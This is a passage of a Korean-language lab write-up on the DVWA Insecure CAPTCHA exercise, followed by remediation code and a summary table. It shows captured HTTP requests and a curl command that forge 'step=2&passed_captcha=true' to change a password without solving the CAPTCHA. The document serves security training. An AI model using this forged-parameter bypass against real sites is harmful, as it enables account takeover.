81         $hide_form = false;
82     }
83 }
84
85 ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
86 }
87 }

```

소스코드는 step이라는 파라미터 값을 기준으로 두 단계로 나뉘어서 동작한다.

Step이 1일 때에는 새 비밀번호와 확인용 비밀번호를 입력하고 CAPTCHA를 통과하는 단계이다. 서버는 CAPTCHA가 올바른 지, 두 비밀번호가 일치하는지를 검증한다.

Step이 2일 때에는 1단계를 성공적으로 통과한 사용자에게 '변경 확인' 버튼을 보여주고, 사용자가 이 버튼을 누르면 실제로 데이터베이스에 비밀번호를 업데이트하는 단계이다.

2단계는 passed_captcha=true값이 존재하면 1단계를 무시할 수 있으므로 Insecure CAPTCHA 취약점이 존재한다.

이 페이지는 passed_captcha=true 값을 포함한 2단계 요청을 서버로 전송하는 모든 방법이 시나리오가 될 수 있다.

시나리오

1) 프록시로 파라미터 수정


1. 공격자가 변경할 비밀번호를 입력하고 변경 버튼을 누른다.
2. 프록시로 변경 요청 패킷을 잡고 파라미터를 수정한다.
3. 수정한 패킷을 서버로 전송한다.

2) cURL 사용

1. 공격자가 세션 쿠키 값을 알아낸다.
2. cURL 명령어를 통해서 2단계 요청을 서버로 보낸다.

위의 시나리오를 직접 실습해보겠다.

1) 프록시로 파라미터 수정



The screenshot shows a web form titled "Change your password:". It contains two input fields: "New password:" and "Confirm new password:", both with masked characters (dots). Below these fields is a reCAPTCHA widget with the text "I'm not a robot" and a checkbox. To the right of the checkbox is the reCAPTCHA logo and the text "reCAPTCHA Privacy - Terms". At the bottom of the form is a "Change" button.

CAPTCHA 인증을 하지 않은 상태에서 BurpSuite Proxy의 Intercept를 On으로 설정하고 변경할 비밀번호를 입력 후 Change 버튼을 누른다.

Request

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/captcha/
12 Cookie: __ga_61TZV4HRGB=GS2.1.s1754468260$01$g0$t1754468271$j49$l0$h0; __ga=GA1.1.1516584967.1754468260; security=medium; theme=light; PHPSESSID=313e7860067c28fcffb5b1cbae48bf17
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=1234&password_conf=1234&g-recaptcha-response=&Change=Change

```

캡처된 패킷에는 step, 변경할 비밀번호, 비밀번호 확인 값을 확인할 수 있다.

<div> <div>Intercept on</div> <div>Forward</div> <div>Drop</div> </div> <div>Request to http://loca</div>				
Time	Type	Direction	Method	URL
10:12:07.17 ...	HTTP	→ Request	POST	http://localhost/DVWA/vulnerabilities/captcha/
10:14:27.17 ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs

Request

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/captcha/
12 Cookie: __ga_61TZV4HRGB=GS2.1.s1754468260$01$g0$t1754468271$j49$l0$h0; __ga=GA1.1.1516584967.1754468260; security=medium; theme=light; PHPSESSID=313e7860067c28fcffb5b1cbae48bf17
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=2&password_new=1234&password_conf=1234&g-recaptcha-response=&Change=Change&passed_captcha=true

```

step값을 2로 그리고 passed_captcha=true를 추가해주고 Forward 버튼을 누른다.

Vulnerability: Insecure CAPTCHA

Password Changed.

다시 DVWA의 페이지를 확인해보면 "Password Changed."라는 문구를 확인할 수 있다.

로그아웃 후 입력한 비밀번호로 로그인을 해보면 정상적으로 다시 로그인이 되는 것을

알 수 있다.


2) cURL 사용

Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

☐ I'm not a robot 
reCAPTCHA
[Privacy](#) - [Terms](#)

BurpSuite를 실행하고 비밀번호를 입력하고 CAPTCHA 인증을 하지 않은 상태에서 Change버튼을 누른다.

```
Request
Pretty Raw Hex
1 POST /DWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
  =0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DWA/vulnerabilities/captcha/
12 Cookie: _ga_61TZV4HRGB=
  GS2.1.s1754468260$ol$g0$t1754468271$149$10$ho: _ga=
  GA1.1.1516584967.1754468260; security=medium; theme=light;
  PHPSESSID=313e7860067c28fcffb5b1cbae48bf17
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=1234&password_conf=1234&
  g-recaptcha-response=&Change=Change
```

BurpSuite의 Proxy>HTTP history 탭으로 이동하여 방금 서버로 보낸 요청을 확인하여 쿠키에서 PHPSESSID와 security, 그리고 하단의 값들을 복사한다.

```
(kali@kali)-[~]
$ curl 'http://localhost/DWA/vulnerabilities/captcha/' \
-X POST \
--cookie "PHPSESSID=313e7860067c28fcffb5b1cbae48bf17; security=low" \
-d 'step=2&password_new=password&password_conf=password&g-recaptcha-response=&Change=Change&passed_captcha=true'
```

터미널을 열고 위의 curl 명령어를 입력한다. 위에서 복사한 쿠키값은 --cookie에 입력하고 하단의 페이로드 값들은 -d에 입력한다.

그리고 1번 시나리오 실습에서 했던 것 처럼 step값을 2로 수정하고 passed_captcha=true를 추가해준다.

위의 curl명령어를 실행한 후 다시 DVWA로 로그인해보면 변경한 비밀번호로 로그인되는 것을 확인할 수 있다.

3.3 Insecure CAPTCHA 대응방안

1. CAPTCHA 정답 검증은 서버에서 수행되어야 한다.

```
<?php
if( isset( $_POST[ 'Change' ] ) ) {
    // Get CAPTCHA response
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    if( !$resp ) {
        $html = "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
    }
    else {
        // Get password inputs
        $pass_new = $_POST[ 'password_new' ];
        $pass_conf = $_POST[ 'password_conf' ];

        if( $pass_new == $pass_conf ) {

            $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) :
            ((trigger_error("MySQLConverterToo: Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5($pass_new);

            // Update database
            $update_query = "UPDATE 'users' SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $update_query) or die('<pre> . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
            (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . "</pre>";

            // Feedback for the end user
            $html = "<pre>Password Changed.</pre>";

            // Hide the form on success
            $hide_form = true;
        }
        else {
            $html = "<pre>Passwords did not match.</pre>";
        }
    }
}
?>
```

실습의 코드에서 문제가 발생했던 이유는 2단계로 나뉘어져 있고 2단계에서는 CAPTCHA 통과 유무를 "passed_captcha=true" 하나만으로 판단하기 때문에 문제가 되었다.

따라서 기존 코드의 2단계를 하나로 통합하고 사용자가 비밀번호 변경을 요청하면 CAPTCHA 검증을 하고 통과되면 비밀번호가 변경되도록 바꿨다.

기존의 신뢰할 수 없었던 passed_captcha를 제거하여 위조를 막을 수 있다.

2. 인증 요청마다 새로운 CAPTCHA 값을 생성하고, 세션단위로 관리해 이전 값을 재사용하지 못하도록 한다.

```
<?php
session_start();

$characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
$captcha_text = substr(str_shuffle($characters), 0, 6);

$_SESSION['captcha_answer'] = $captcha_text;
?>
```

모든 php 파일 상단에 위의 예시 코드처럼 session_start()를 호출하여 세션을 사용하게 해야 한다. 또한 실행마다 새로운 CAPTCHA 값을 생성하여 값이 재사용되는 것을 막을

수 있다.

3. 같은 IP나 세션에서 반복적인 CAPTCHA 인증을 시도할 시 동작에 일시적인 제한을 둔다.

```
// CAPTCHA 검증 실패 시
if (!$resp) {
    // [속도 제한 2단계] 실패 횟수 기록 및 잠금 처리
    // 실패 횟수 변수가 없으면 1로 초기화, 있으면 1 증가
    $_SESSION['failed_attempts'] = ($_SESSION['failed_attempts'] ?? 0) + 1;

    // 실패 횟수가 3회 이상이면 계정 잠금
    if ($_SESSION['failed_attempts'] ≥ 3) {
        // 현재 시간으로부터 5분 후 (300초)까지 잠금
        $_SESSION['lockout_until'] = time() + (5 * 60);
        // 잠금이 시작되었으므로, 실패 횟수 카운터는 초기화
        unset($_SESSION['failed_attempts']);
        $html .= "<pre><br />Too many failed attempts. Your account has been locked for 5 minutes.</pre>";
    } else {
        $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
    }
}
```

상단의 예시 코드처럼 CAPTCHA인증이 실패할 경우 카운터를 증가시키고 3을 초과하면
분 뒤 다시 시도할 수 있게 하는 등의 제한을 통해 우회시도를 지연시킬 수 있다.

4. CAPTCHA에 단독으로 의존하지 않고 CSRF 토큰, 레이트리밋/락아웃, 비밀번호 재확
인 등 다중인증을 사용한다.

4. 결론

4.1 정리

공격 벡터	File Upload	Insecure CAPTCHA
공격 표면	웹사이트의 파일 업로드 기능	CAPTCHA 인증이 존재하는 웹페이지
주요 피해	서버 장악, 데이터 탈취	계정 탈취, 스팸 및 악성 콘텐츠 도배, 서비스 거부 공격
대응 방안	<ul style="list-style-type: none">- 업로드 디렉토리 노출, 실행 권한 제한- 헤더뿐만 아니라 파일 메타데이터 검증- 파일 이름, 경로 랜덤값으로 설정	<ul style="list-style-type: none">- CAPTCHA 정답 검증을 서버에서 실행- 인증 요청마다 새로운 세션, CAPTCHA 값 발급- 반복적인 인증 요청에 시간제한

5. 참고 자료

- 한국과학기술정보연구원, 웹 어플리케이션 취약점 분석(2017년 2분기)
- Intigriti, Web Shell via Polyglot File Upload!,
https://youtu.be/uGk5_yDbSeQ?si=gjZzGJzswdbUc3gK